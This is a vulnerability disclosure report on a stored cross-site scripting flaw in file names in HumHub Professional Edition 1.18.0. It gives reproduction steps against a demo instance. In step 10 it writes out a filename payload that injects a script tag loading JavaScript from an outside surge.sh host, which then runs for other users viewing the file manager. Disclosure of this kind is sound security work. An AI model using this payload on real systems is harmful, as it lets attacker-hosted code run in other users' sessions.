Stored XSS in filenames in file manager view

Description

A stored cross-site scripting (XSS) vulnerability was identified in **HumHub Professional Edition** `1.18.0`. In the Files module, if enabled in a Space, users can upload files and edit already existing files. When a filename is edited, the input is not sanitized, nor properly escaped on output in the file manager view, leading to XSS. Authenticated attackers can input malicious JavaScript in the system, which is later executed by other users navigating to the file manager view.

Severity

CVSS:4.0/AV:N/AC:L/AT:P/PR:L/UI:P/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

Environment

HumHub Professional Edition Demo, at https://lassitesting.humhub.com


Version: 1.18.0

Created at https://saas.humhub.com/en/create on 23.2.2026


Steps to reproduce

1. Log in to your **HumHub** instance with an administrator user. In this example, the default `admin` account was used
2. Navigate to **top-right menu > Administration > Modules** and install the **Files** module
3. Create a new space from **My Spaces > Create Space**. In this example, the name `XSS_PoC` was given

4. Enable the **Files** module in the dialog before clicking **Next**:




5. Invite/add some other users to the space before clicking **Done**. In this example, the regular user `user1` was added




6. Use a different browser (or session/container) and log in to the same **HumHub** instance with a user from step 5, `user1` in this example
7. Navigate to **My Spaces > Space from step 3 > Files** (`XSS_PoC` in this example)
8. Upload any valid file via the **Add file(s)** button. In this example, an image file of the Linux mascot Tux named `tux.png` was uploaded
9. On the uploaded file's row, click on the **hamburger menu > Edit**
10. Insert the following XSS payload into the **File Name** field and click **Save**:

```
poc"><script src=https://useful-writer.surge.sh/alert_domain.js>
</script>.png
```

11. XSS fires immediately:



12. XSS also fires for other users who navigate into the file manager view. For example, with the administrator user from step 1:



Code References

https://github.com/humhub/humhub/tree/master/protected/humhub/modules/file

External references

https://owasp.org/www-community/attacks/xss/
https://portswigger.net/web-security/cross-site-scripting